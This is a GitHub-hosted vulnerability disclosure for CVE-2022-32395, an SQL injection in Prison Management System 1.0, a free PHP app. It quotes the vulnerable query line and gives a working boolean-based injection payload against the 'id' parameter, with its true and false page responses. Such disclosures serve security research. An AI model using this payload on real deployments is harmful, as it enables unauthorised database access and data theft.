Dyrandy / BugBounty Public

Code Issues 1 Pull requests Actions Projects Security ···

main ···

BugBounty / pms / cve-2022-32395.md

Dyrandy Update History

1 contributor

24 lines (22 sloc) | 901 Bytes ···

CVE-2022-32395

Info

Prison Management System 1.0 - SQL Injection

Vendor Homepage : https://www.sourcecodester.com/

Software Link : https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html

[+] Vulnerability : SQL Injection
[+] Vulnerability Location : `$_GET['id']` in `/pms/admin/crimes/manage_crime.php:4`


```
$qry = $conn->query("SELECT * from `crime_list` where id = '{$_GET['id']}' and `dele
```

PoC

- Payload :

```
# Error Based
http://localhost/pms/admin/crimes/manage_crime.php?id=1'-if(database()='pms_db',0,1)%23
```


- True : `http://localhost/pms/admin/crimes/manage_crime.php?id=1'-if(database()='pms_db',0,1)%23`



localhost/pms/admin/crimes/manage_crime.php?id=1'-if(database()='pms_db',0,1)%23

Name Robbery
Status Active

- False : `http://localhost/pms/admin/crimes/manage_crime.php?id=1'-if(database()='wrong',0,1)%23`



localhost/pms/admin/crimes/manage_crime.php?id=1'-if(database()='wrong',0,1)%23

Name
Status Active